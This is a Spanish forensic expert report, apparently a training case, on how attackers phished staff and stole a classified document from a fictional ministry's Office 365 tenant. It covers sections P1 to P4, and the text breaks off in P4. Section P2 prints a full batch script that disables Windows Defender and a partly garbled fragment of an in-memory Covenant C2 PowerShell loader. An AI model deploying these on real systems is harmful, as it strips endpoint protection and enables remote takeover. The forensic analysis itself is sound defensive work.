



17 DE MAYO DE 2026
Valencia, Comunidad Valenciana

INFORME PERICIAL FORENSE INFORMÁTICO

nº 178/2024 - PO-214/2025

Juzgado de Primera Instancia nº 12 de Valencia

RALUCA ALEXANDRA SAVU

TÉCNICO ESPECIALISTA EN CIBERSEGURIDAD – Nº 3.284

Solicitante: MINAF

Índice

1. Identificación del informe	2
2. Objeto del informe	3
3. Alcance y limitaciones	3
4. Declaración de Tachas	4
5. Declaración o Juramento de Promesa	4
6. Resumen Ejecutivo	5
7. Antecedentes del caso	6
8. Metodología empleada	6
8.1. Principios forenses aplicados	6
8.2. Herramientas utilizadas	6
8.3. Procedimientos técnicos	6
8.4. Cadena de custodia	7
8.5. Garantía de custodia	7
9. Análisis Forense de las evidencias	7
P1 — ¿Quién ha engañado a la usuaria (María José Feliz)?	7
P2 — ¿Hay o no hay malware? Descripción técnica	8
P3 — ¿De dónde ha salido el documento?	9
P4 — ¿Dónde está el documento?	10
P5 — ¿Cómo se robó el documento? Datos de la descarga	11
P6 — ¿Cómo se dieron permisos sobre SharePoint?	12
P7 — ¿Cómo se dieron permisos sobre el correo?	13
P8 — ¿Qué reglas de correo se crearon?	14
P9 — ¿Qué puerta trasera crearon los atacantes?	14
P10 — ¿Cuándo fue el primer acceso de los atacantes al tenant?	15
P11 — ¿Cómo obtuvieron acceso a la cuenta emergencia@minaf.es?	15
P12 — ¿Qué aplicación maliciosa (Illicit Consent Grant) se utilizó?	16
P13 — ¿Cómo consintió Inocencio la aplicación maliciosa?	16
P14 — ¿Cómo comprometieron la cuenta de Pepe Contento?	17
10. Cronología del Incidente	18
11. Conclusiones periciales	19
12. Recomendaciones	20
13. Declaración de Integridad	21
14. Firma	21

1. Identificación del informe

1.1. Datos del perito

- Nombre completo: Raluca Alexandra Savu
- DNI/NIE: 48273615-M
- Colegiación profesional:
 - Colegiado nº 3.284 – Asociación Profesional de Peritos Informáticos de la Comunidad Valenciana.
- Titulación académica:
 - Técnico Superior en Desarrollo de Aplicaciones Multiplataforma
 - Máster de FP en Ciberseguridad
- Experiencia profesional relevante:
 - 4 años de experiencia profesional en el ámbito de la ciberseguridad, análisis forense digital, investigación de incidentes de seguridad, análisis de dispositivos electrónicos, sistemas informáticos y evidencias digitales en procedimientos judiciales y extrajudiciales.
- Dirección profesional: Avenida del Cid nº 45, 2ª planta, 46014 - Valencia
- Teléfono de contacto: +34 672 395 814
- Correo electrónico: ralsav@alu.edu.gva.es

1.2. Datos del solicitante

- Nombre / Razón social: MINAF.
- Representación legal (letrado y procurador):
 - Letrado: D. Vicente Navarro Pérez – Ilustre Colegio de Abogados de Valencia nº 12.684
 - Procurador: Dña. Ana Beltrán Ríos – Ilustre Colegio de Procuradores de Valencia nº 893
- Procedimiento judicial y jurisdicción:
 - Procedimiento abreviado nº 178/2024 – Jurisdicción Penal

1.3. Fecha y lugar de emisión

- Fecha: 19/12/2025
- Lugar: Valencia, España

2. Objeto del informe

El presente informe pericial tiene por objeto la realización de un análisis forense informático sobre los sistemas, registros y evidencias digitales obtenidos del entorno Microsoft Office 365 del Ministerio de la Alegría y Festejos (MINAF), con la finalidad de determinar cómo se produjo la filtración del documento clasificado World_Happiness_Plan.docx, identificar a los responsables, reconstruir la cadena de eventos y responder a las catorce cuestiones planteadas por el forense.

3. Alcance y limitaciones

Alcance del análisis

- Registros de auditoría de Microsoft 365 (Unified Audit Log — UAL) del tenant minaf.es.
- Datos de actividad de Exchange Online, SharePoint Online y OneDrive for Business.
- Mensajes de Microsoft Teams exportados mediante eDiscovery (MINAF_eDiscover).
- Ficheros hallados en el SharePoint de emergencia@minaf.es (carpeta Bastionado).
- Registros de acciones administrativas del tenant (UAL).
- Correos electrónicos relevantes de los buzones analizados.

Limitaciones

- No se dispone de volcado de RAM del equipo de la directora general, por lo que no se puede determinar si el equipo fue comprometido a nivel de endpoint.
- El análisis se circunscribe a los datos exportados del entorno O365; no se analizan dispositivos físicos salvo los datos de triage exportados con CyLR.
- Las evidencias anteriores al 11/11/2019 a las 11:11:11 UTC quedan fuera del alcance del análisis conforme a las instrucciones del CISO.

4. Declaración de Tachas

El perito informático que suscribe el presente informe declara, bajo su responsabilidad, que no concurre en su persona ninguna de las causas de abstención, incompatibilidad o tacha previstas en la normativa vigente.

En particular, y de conformidad con lo dispuesto en el artículo 343 de la Ley de Enjuiciamiento Civil, manifiesta que no mantiene relación de parentesco, dependencia, interés directo o indirecto, amistad íntima, enemistad manifiesta ni vínculo profesional previo con ninguna de las partes intervinientes en el presente procedimiento.

Asimismo, declara que, a la fecha de emisión del presente informe, no le consta circunstancia alguna que pudiera comprometer su imparcialidad o dar lugar a tacha por las partes o por terceros interesados.

5. Declaración o Juramento de Promesa

De conformidad con lo establecido en el artículo 335.2 de la Ley 1/2000, de Enjuiciamiento Civil, el perito firmante promete decir la verdad y declara haber actuado con la máxima objetividad, independencia e imparcialidad, tomando en consideración tanto aquellos aspectos que pudieran favorecer como los que pudieran resultar perjudiciales para cualquiera de las partes.

Asimismo, declara que el presente informe pericial ha sido elaborado de acuerdo con sus conocimientos técnicos y experiencia profesional, basándose exclusivamente en los hechos, evidencias y circunstancias que han podido ser comprobados durante el análisis realizado.

El perito manifiesta ser consciente de las responsabilidades legales, civiles y penales que pudieran derivarse de la emisión de un informe pericial falso, incompleto o tendencioso.

6. Resumen Ejecutivo

El 19 de noviembre de 2021 a las 14:30 UTC, el medio CotillaLeaks publicó el borrador del Plan para la Felicidad Mundial de la ONU, un documento clasificado del MINAF. Los metadatos del fichero apuntaban a María José Feliz, directora general de Celebraciones.

El análisis forense de los registros del entorno Microsoft 365 del MINAF ha permitido reconstruir un ataque sofisticado y multipase que puede resumirse del siguiente modo:

- Los atacantes comprometieron inicialmente la cuenta de Pepe Contento (asistente de la DG) mediante un ataque de phishing con enlace de credential harvesting.
- Utilizando el acceso a la cuenta de Pepe, enviaron a Inocencio Crédulo (Junior IT) un correo con un enlace OAuth malicioso para la aplicación 'Happy UE Meter', logrando que Inocencio autorizara la app y cediera acceso a su correo y ficheros.
- Con ese acceso, leyeron en el buzón de Inocencio las credenciales de la cuenta emergencia@minaf.es, enviadas por Ángela de la Guarda y nunca borradas por Inocencio.
- Con la cuenta emergencia@minaf.es escalaron a Global Administrator y desplegaron una persistencia completa: puerta trasera, permisos sobre buzones y SharePoint, y reglas de transporte para suprimir alertas.
- Mediante spear phishing por Teams, suplantando a Inocencio, intentaron instalar malware (Covenant C2) en el equipo de la DG, sin éxito.
- La DG compartió el documento con Pepe por correo; Pepe lo subió a su OneDrive. Los atacantes, que ya monitorizaban ese OneDrive, lo descargaron en menos de 11 minutos.

El documento World_Happiness_Plan.docx fue confirmado como robado. El equipo de la DG no resultó comprometido a nivel de endpoint. Se identifican graves deficiencias de seguridad en la gestión de credenciales, permisos y concienciación del personal.

7. Antecedentes del caso

El MINAF (Ministerio de la Alegría y Festejos) es una administración pública española que lidera un proyecto piloto de transformación digital mediante Microsoft Office 365 (licencias E3). El personal de la Dirección General de Festejos trabaja de forma totalmente online con correo Exchange Online, mensajería Teams, y almacenamiento en OneDrive y SharePoint.

El 19 de noviembre de 2021 a las 14:30 UTC se detecta que el medio CotillaLeaks ha publicado el borrador del Plan para la Felicidad Mundial de la ONU, documento clasificado que solo debería encontrarse en el equipo local de María José Feliz. Los metadatos apuntan a su equipo como origen. El CISO (Ángela de la Guarda) activa el protocolo de respuesta a incidentes, adquiere el equipo de la DG y solicita un análisis forense completo del entorno O365.

8. Metodología empleada

8.1. Principios forenses aplicados

- Preservación de la evidencia: ninguna acción se ha realizado sobre las evidencias originales.
- No alteración de los datos: se han utilizado copias forenses y exportaciones de solo lectura.
- Reproducibilidad y verificabilidad: todos los procedimientos están documentados y son reproducibles.
- Documentación exhaustiva de cada actuación realizada.
- Cadena de custodia mantenida en todo momento.

8.2. Herramientas utilizadas

Las principales herramientas forenses empleadas han sido:

- Microsoft Compliance Center / Purview — eDiscovery y exportación del UAL
- Kali Linux con strings, grep, md5sum, sha256sum — análisis de ficheros maliciosos
- unzip — inspección de archivos comprimidos sin ejecución
- CyLR — adquisición de datos de triage del equipo endpoint
- FTK Imager — para adquisición forense del disco duro del equipo de la DG

8.3. Procedimientos técnicos

Se obtuvo el eDiscover del tenant MINAF (MINAF_eDiscover), que incluye los ficheros .msg de Teams y correo de las cuentas relevantes, así como los ficheros del SharePoint de emergencia@minaf.es. Se analizaron los registros UAL exportados desde el Centro de Cumplimiento de Microsoft 365, filtrando por las cuentas y operaciones relevantes (FileDownloaded, Add-MailboxPermission, New-TransportRule, etc.). Los ficheros maliciosos hallados en la carpeta Bastionado del SharePoint de emergencia@minaf.es fueron analizados mediante herramientas de línea de comandos (strings, cat, head) sin ejecución.

8.4. Cadena de custodia

- Las evidencias digitales fueron exportadas del entorno O365 por el CISO del MINAF con permisos de solo lectura.
- Los ficheros exportados se almacenaron en soporte controlado con acceso restringido.
- Todos los ficheros analizados fueron verificados mediante hash MD5 y SHA-256 antes y después del análisis.

8.5. Garantía de custodia

- Algoritmos utilizados: MD5 y SHA-256.
- Los hashes de los ficheros maliciosos se recogen en la tabla del apartado “P2 — ¿Hay o no hay malware? Descripción técnica”.


9. Análisis Forense de las evidencias

A continuación, se responde a cada una de las catorce preguntas planteadas por el forense, en base a las evidencias analizadas.

P1 — ¿Quién ha engañado a la usuaria (María José Feliz)?

Se analizó el fichero Item (4).msg de la carpeta TeamsMessagesData de la cuenta emergencia@minaf.es y el fichero Item (49).msg de la cuenta mariajose.feliz@MINAF.ES. El análisis mediante la herramienta strings con filtros sobre palabras clave (Bastionado, Inocencio, bat, update, urgente) reveló el siguiente contenido:

Mensaje encontrado (fragmento relevante): *"Soy Inocencio. Presidencia me ha avisado de que hay un ataque contra ministerios y que es necesario instalar una actualización de seguridad urgente para altos cargos. Por favor, instala la actualización, es urgente. Tienes que ejecutar primero Bastionado0.bat. La contraseña es \"update\". Ya lo tienes en la misma carpeta, es el update2. Tienes que correr el update.ps1 como administrador..."*



```
SMTP:MARIAJOSE.FELIZ@MINAF.ES
[alex@kali] - [~/../MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$ grep -rl "Bastionado0.bat" "./emergencia@minaf.es (Primary)/TeamsMessagesData/"
./emergencia@minaf.es (Primary)/TeamsMessagesData/Item (4).msg
[alex@kali] - [~/../MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$
```

Ilustración 1 - Comprobación existencia de mensajes de Teams



```
[alex@kali] - [~/../MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$ grep -rl "Soy Inocencio" "./mariajose.feliz@MINAF.ES (Primary)/TeamsMessagesData/"
./mariajose.feliz@MINAF.ES (Primary)/TeamsMessagesData/Item (49).msg
[alex@kali] - [~/../MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$
```

Ilustración 2 - Comprobación temática mensajes de Teams

```
(alex@kali)-[~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$ strings ../emergencia@minaf.es (Primary)/TeamsMessagesData/*.msg | grep -i "Bastionado\|Inocencio\|mariajose\|bat\|update\|instala\|urgente" | grep -v
--SMTP
Soy Inocencio
Presidencia me ha avisado de que hay un ataque contra ministerios y que es necesario instalar una actualización de seguridad urgente para altos cargos
por favor, instala la actualización urgente
tienes que ejecutar primero Bastionado0.bat
la contraseña es "update"
ya lo tienes en la misma carpeta, es el update2
Tienes que correr el update.ps1 como administrador
Es urgente hacerlo hoy
Hola Pepe soy Inocencio
tienes que ejecutar primero el bastionado0.bat
y luego el updater.exe
a el updater.exe que está comprimido<p>
la contraseña es "update"
(alex@kali)-[~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
```

Ilustración 3 - Mensaje de Teams con suplantación de identidad.

Conclusión: La cuenta emergencia@minaf.es contactó a María José Feliz por Microsoft Teams firmando como 'Soy Inocencio', suplantando la identidad de Inocencio Crédulo (Junior IT del MINAF). El mensaje indicaba que 'Presidencia ha avisado de un ataque contra ministerios' y solicitaba instalar una actualización ejecutando Bastionado0.bat con contraseña 'update'. Se trata de un ataque de spear phishing por Teams que suplanta la identidad de un compañero de confianza de la víctima.

P2 — ¿Hay o no hay malware? Descripción técnica

Sí hay malware. Se han encontrado tres ficheros maliciosos en la carpeta Bastionado del SharePoint de emergencia@minaf.es.

```
(alex@kali)-[~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/SharePoint]
$ find . -iname "*Bastionado*" -o -iname "*Updater*" -o -iname "*.bat" -o -iname "*Covenant*" 2>/dev/null
./emergencia_minaf_es/Documents/Bastionado
./emergencia_minaf_es/Documents/Bastionado/Bastionado0.bat
./emergencia_minaf_es/Documents/Bastionado/updater7.ps1
./emergencia_minaf_es/Documents/Bastionado/Updater.exe.zip
(alex@kali)-[~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/SharePoint]
```

Ilustración 4 - Ficheros maliciosos

Sus hashes son los siguientes:

Fichero	MD5	SHA-256
Bastionado0.bat	dc5f3a2391e6ca5afb62b35c52f1d719	a77e31475d9bc30aa08df6d33725d472b57ac81d83caf471ed56a2a013e7c53a
updater7.ps1	aa50c829c13e67c785e65adf48d44f26	d26befca13934d241e1c2a47849034c8df974be689fe965752133a2a6d855337
Updater.exe.zip	ba60454a09f74d2260dccc6cc14add16	02a5f1fd84922b879a36458e94e0c689842ef0976acc2cc2e1dc2ed2447d164f

Descripción técnica de cada fichero:

- **Bastionado0.bat** — Script de tipo BAT que deshabilita completamente Windows Defender mediante modificación de claves de registro (DisableAntiSpyware, DisableRealtimeMonitoring, etc.). Su función es preparar el terreno para la ejecución del payload principal desactivando las protecciones del sistema.

```
(alex@kali)-[~/SharePoint/emergencia_minaf_es/Documents/Bastionado]
$ cat Bastionado0.bat
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "2" /f
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRoutinelyTakingAction" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
```

Ilustración 5 - Contenido de fichero .bat

- **updater7.ps1** — Grunt de Covenant C2 (Command & Control). El payload se encuentra en Base64 comprimido con Deflate, y se carga directamente en memoria mediante Reflection.Assembly::Load. Esta técnica se denomina 'fileless' y no deja rastro en disco, dificultando su detección por antivirus convencionales.

```
(alex@kali) ~ - [~/SharePoint/emergencia_minaf_es/Documents/Bastionado]
$ cat updater7.ps1
sv o (New-Object IO.MemoryStream)sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7Vp9cFzVdt/37e7bp7W91t92psl
W3Z9K9W-J52Mc6s1VbMYL+YOP2qvd32ntb71e7tGwmM188rWRT4A9hpkgaHtIG0jCkxVYx2lnaQwQEKZKOCBAp312CaQTgN08ru/c99badeSoek/GWag63Fu-brnnnPuoVf3Se6/7j7yE3ExZ8WL
RGFi+wyLL/9M4QkueZ2IPy56qeaM6HupZnAsYYFTljlQRCfD5WgqZwbCw0bYyqbCIV5469qB8LZx0wLAlsdG3s71bqEwq1Hn0omrP7D12neaKqB6E4vCW9wCE8R2vQs7Mq87JzdKp9w5Cm39U6J1+W9
mn87k55XtRNd+UZB7b/7/IRezPvBPyM10015dEPGmHhgJEQc3fxY80wcbrcMpbLzFTj56qwt1NtK1PH/cZE/XtepHmnaR7etw345JhLOUurva2+9EsGcGBL8hgj1523YUVcht1WNKp0pknZ1ewGYAQtoou
IexQu2fNnabX8mBc8081WqB7CTQ0mUxU7rFqzrV1XseowH5ALq6jNLY11E6xJALV10jF+db+y9rf9oIzdwF9hYyB0R170hFdoombGhFdg08VqnFEPH5kFmNXuAYVMDJTSrvwC2V1Wth8cEUH041
Vx682muezvIancrC6JfIn1MrQyglmC7MYrZ2N0QkyabLF8WMMXWKRuLuzUshxgPwhzx/XqSEqfn6/AqZfJg+v9Isk6MeMmsLYLbwELarWXBmIvbxgTcXsyMYGQ314PLZhV65Sp5C2FpKXMXLusL/yxh
LmNms5SAL2bZj0r6vKp7FDKhuqYXRwAPF1bYX3BR+nTtZXS890112810ed6hRQV1otdbImu01hkJVsLhT9C+UVqgasX1CBvwiqetp8dC4k3eJEqyUlpSWLtsZyq5aYUZYXhqpY9/rJW6uYd21zFJHuWR
nSsr82G0vVbvhfawQo1cWdSg8pLVG+4CQ9NM42sfBoRRJqArV2vl+qr7GagRTnhjyC0fuxzd8U648vfJ80Fo67ZhPXBCKwBLFQmppttrLnqys0LkzWVxeZaJzANYmLFy+yC7px9+teyTPXMSHjvtWA80
qAVfQqRrZznL0mWYVgwdhpi+V0DthZIDSR2J13hVZdENpSVUcUdbsFas5VUCUG7ZeL8d63TMRmX1210X0KBFEG9EjbrSME2325aN1J8Q8Z9eFtnE4quV10orBvCcpU0yVfTz2omp1Sy/X5
0m2KwOUKX1YgepKC3HvdJpdkW8UWyxwMBRq7nLPJefg5tJJaKExtEgerruFubhbw+KMcgl/MwvJrC3M4Eactq/Qty2r23Las0pc4bVnltGw2c6t6P7M4m0R1FShelgUBX2Wj1Jvqu16t2kZ2Fm0tn
t2IR9+CLL/RgVNEPL27B5c5YUW22J1JXvUldR9UZXU/b5VUjdHlczm0VShyq0+u+ELkyIA537G9+1VtNhg3318PwI1NtC5vJnSxSK9xMb1agt0Bf8X5/u5spFFUv0u1+SKYJm8Wn62ovJ55FFB8r
LYoWtPBRFVRVhFkX9FvY/e9bFPV2FMVsnLMU9S1Ker3+K1EUnKsvLYPInnu3AZR/w9whh9LFuQ0sswaq3/hghR3k7cT2nTz6wus0reqZE2k142tMXe4e8T4Tsb72Gy/wdmqb+927nivoIReX/h9MON3B1
6Ccr6vD/AJxmFAF5YfL7y/YHnmM51lQrQYFF3jF1T2QXJ/113ubXpf59ULYH3Pv58h14b+h410UEhh7A+yhFPV/PETFilap64MV/MhLuhXzyYL2bCuiFFP3EVZ5Kayhd/1/MhPVontjeTxxD3gMYs
PczLPMAY7xp6w0yNOW+9LmUMM9gg4kpdnk798Wew3Z1u/dVn1870Vz19W+dPZyp9eVln1z1KZeS0++uXIdwY/bWL1c8JyWYQ4ns567ZB7go/fxusUm+aager3KQPH59KmlUZH2h/HTFE7k07Cxx+X1Qa
uk526XrVmmVez05HdLmIbCUXMM5a2tJN8r9YqAc0Kv3GKKR05AHotGbiA97AFkm+PMAQnKC7+uH1qpBb/kFLF7FYOM6rk7*60H9Nnk6eJxG3uys1TGwo0PINy7nPe94a0NjQ0Tj59NGkt2VBHwBfQ2
4hagRStei1Y1M2KxEatRmjcMwXw+igEBylq77crtg/14ocA3Qb6n+D81o6k0ez2Ik1xv+u0UVEAxP+Ifip33vc4Xn7H4/dWXdYKHURRU4epI77X1j7Xrj13Kvrv+toFG09A31iRkSsxLervSoC+kuzj
u95E94VTqMBymz8H5Ky/jI+p3NjW+SwyJPoadIuFdrR/jU5PaFALvg87xDPK9D9v/m36Vj3yJg72vQn0qX6W3qgvLjNjabvYNSC+6W4sP88rN18vMonPob3Q791Pxo7fSoNSh91Y/7L0N01ae97MMDg
uDE717ZKjYAdexQXPS/gQYIDukJ5cFAzF8JwHJ1TE+00559HL8B0VY3U/NxbI7C14LXekdkQmGonpID3SR+e134FuF8Kr/ExHLEY/pucdc731gXoNo1zovsY7pawrAZ5eQ/+Tu6EK91+ohvB74y1Sug
Po7003CV16KXfYBn+8880CJ98J1WAPDXE99m4fLQ02j11J6LES804F0eA4D12pcYnpem65VyyA8BtkmYANZnNuJ2ygdUGKA/kdS09Evqq0Jdva6MKwqNOZr0TeyHQHP1juw5RkH08rddyU/43vhOK
h1hval1P223x2021e74K8nbnl1hde/4nuy41AL2xk3n6c7xvY13nK1md923F6hDnDh8R6sknd5v518KqutR6x5V9gga08SmeBLYM0qW1hnpKtG1edvF36pFV7SU1/477hbn8/9thnls
```

Ilustración 6 - Fragmento del Updater7.ps1

- **Updater.exe.zip** — Archivo comprimido que contiene el ejecutable Updater.exe (11.776 bytes), compilado el 18/11/2021 a las 21:50 UTC.

```
(alex@kali) ~ - [~/SharePoint/emergencia_minaf_es/Documents/Bastionado]
$ unzip -l Updater.exe.zip
Archive: Updater.exe.zip
  Length      Date    Time    Name
  ---
 11776      2021-11-18  21:50    Updater.exe
 11776
1 file
```

Ilustración 7 - Contenido en el comprimido del ejecutable updater.exe.zip

No se ha encontrado evidencia en los registros de O365 analizados de que el malware fuera ejecutado con éxito. Para determinar si el equipo de la DG fue comprometido a nivel de endpoint sería necesario el análisis forense del disco y la memoria RAM del equipo, que queda fuera del alcance de las evidencias O365 disponibles.

P3 — ¿De dónde ha salido el documento?

El documento World_Happiness_Plan.docx salió del MINAF porque la propia directora general, María José Feliz, lo compartió con Pepe Contento (su asistente, pepe.contento@MINAF.ES) mediante correo electrónico el 17 de noviembre de 2021 a las 21:27 UTC.

```
(alex@kali) ~ - [~/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange]
$ strings ~/mariajose.feliz@MINAF.ES (Primary)/Principio del almacén de información/Elementos enviados/CONFIDENCIAL - Proyecro Felicidad Mundial .msg \
| grep -chnl -A 999 \
| lynx -stdin -dump 2>/dev/null
Querido Pepe,

Ya he recibido por Signal el plan de la UE para la Felicidad Mundial.
Lo tengo en mi equipo guardado, no me f o de la nube de Microsoft.

P sate ma ana por mi despacho y te comento las l neas generales. Es
elegante y sencillo, ya ver s.

Un saludo,

Mar a Jos

/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP
(FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=E68F781C54F54121-
9465AB6576079F80-MARIA JOSE /O=EXCHANGELABS/OU=EXCHANGE ADMINIST-
RATIVE GROUP
(FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=E68F781C54F541219465AB6576079F80-MAR
IA JOSE EX/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP
(FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=E68F781C54F541219465AB6576079F80-MARIA JOSE
EX/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP
(FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=E68F781C54F541219465AB6576079F80-MAR
IA JO _%0m% '%0m% /o=ExchangeLabs/ou=Exchange Administrative Group
(FYDIBOHF23SPDLT)/cn=Recipients/cn=eac0016203974983b6a7f59784b2af1c-Pep
e Conten /o=ExchangeLabs/ou=Exchange Administrative Group
```

Ilustración 8 - Correo enviado por la DG a Pepe

De (From)	mariajose.feliz@MINAF.ES
Para (To)	pepe.contento@MINAF.ES
Fecha/hora	17 November 2021 21:27 UTC
Asunto	CONFIDENCIAL - Proyecro Felicidad Mundial
Contenido relevante	La DG indica que recibió el plan por Signal y lo tiene guardado en su equipo local, añadiendo explícitamente que 'no se fía de la nube de Microsoft'. Pepe Contento responde confirmando que pasará por el despacho.

```

$ strings "/.MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange"
$ strings "/.mariajose.feliz@MINAF.ES (Primary)/Principio del almacén de información/Bandeja de entrada/REX3A CONFIDENCIAL - Proyecro Felicidad Mundial .msg" \
| grep "<html" -A 9999 \
| lynx -stdin -dump 2>/dev/null
Ma ana paso por tu despacho!

Btw, ayer me lo pase muy bien en el afterwork 🍷

Sent from [1]Mail for Windows

From: [2]Maria Jose mariajose.feliz
Sent: 17 November 2021 21:27
To: [3]Pepe Contento
Subject: CONFIDENCIAL - Proyecro Felicidad Mundial

Querido Pepe,

Ya he recibido por Signal el plan de la UE para la Felicidad Mundial.
Lo tengo en mi equipo guardado, no me fío de la nube de Microsoft.

Pase ma ana por mi despacho y te comento las líneas generales. Es
elegante y sencillo, ya verás.

Un saludo,

María José

/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP
(FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=E68F781C54F541219465AB6576079F80-MAR
IA JOSE /O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP

```

Ilustración 9 - Respuesta de Pepe confirmando que lo recibió

Posteriormente, Pepe Contento sube el documento a su OneDrive personal en violación directa de la política de datos sensibles del MINAF, que prohíbe expresamente subir información clasificada a servicios accesibles desde Internet.

P4 — ¿Dónde está el documento?

El documento World_Happiness_Plan.docx se encuentra en el OneDrive personal de Pepe Contento, en la ruta /personal/pepe_contento_minaf_es/Documents/. La cronología exacta según los registros UAL (AdminDroid) es la siguiente:

Hora UTC	Usuario	Acción
19/11/2021 12:53	pepe.contento@minaf.es	Uploaded file — sube el documento a su OneDrive
19/11/2021 12:54	pepe.contento@minaf.es	Shared file + Anonymous link created — lo comparte con Franchesco
19/11/2021 13:04	emergencia@minaf.es	Downloaded file — los atacantes lo descargan (rol: Global Administrator)
19/11/2021 13:06	franchesco.fiestas@minaf.es	WAC Token Shared — Franchesco accede al documento

```
Session Acciones Editar Vista Ayuda
alex@kali: ~/Documentos/OneDrive_2_3-5-2026/evidencias_O365/MINAF_ediscover/WH1_Export/11.21.2021-1227PM/Exchange
alex@kali: ~/Documentos/OneDrive_2_3-5-2026/evidencias_O365
alex@kali: ~/Documentos/OneDrive_2_3-5-2026/evidencias_O365
$ grep -i "World.Happiness\world.happiness" \
  "AdminDroid/All Activities with User Details-nov-19-2021-11-46-.csv"
19/11/2021 13:07:22,One Drive,WAC Token Shared,francesco.fiestas@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx,
Succeeded,-,-,
19/11/2021 13:06:07,One Drive,WAC Token Shared,francesco.fiestas@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx,
Succeeded,-,-,
19/11/2021 13:04:57,One Drive,Downloaded file,emergencia@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx,Succeeded
,-,-
Global Administrator
19/11/2021 12:54:32,One Drive,Created an anonymous link,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.d
ocx,Succeeded,-,-,
19/11/2021 12:54:32,One Drive,Shared file, folder, or site,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_P
lan.docx,Succeeded,-,-,
19/11/2021 12:54:32,One Drive,Shared file, folder, or site,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_P
lan.docx,Succeeded,-,-,
19/11/2021 12:54:31,One Drive,Shared file, folder, or site,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_P
lan.docx,Succeeded,-,-,
19/11/2021 12:54:31,One Drive,Sharing Inheritance Broken,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.
docx,Succeeded,-,-,
19/11/2021 12:53:49,One Drive,Uploaded file,pepe.contento@minaf.es,https://minaf2-my.sharepoint.com/personal/pepe_contento_minaf_es/Documents/World_Happiness_Plan.docx,Succede
d,-,-,
alex@kali: ~/Documentos/OneDrive_2_3-5-2026/evidencias_O365
```

Ilustración 10 - Permisos y visualizaciones del documento

La conversación de Teams confirma que Pepe le dijo a Franchesco: 'ya lo tienes compartido por onedrive' (Item (153).msg). El rol de emergencia@minaf.es en el momento de la descarga era Global Administrator, lo que confirma el compromiso de una cuenta privilegiada.

```
Session Acciones Editar Vista Ayuda
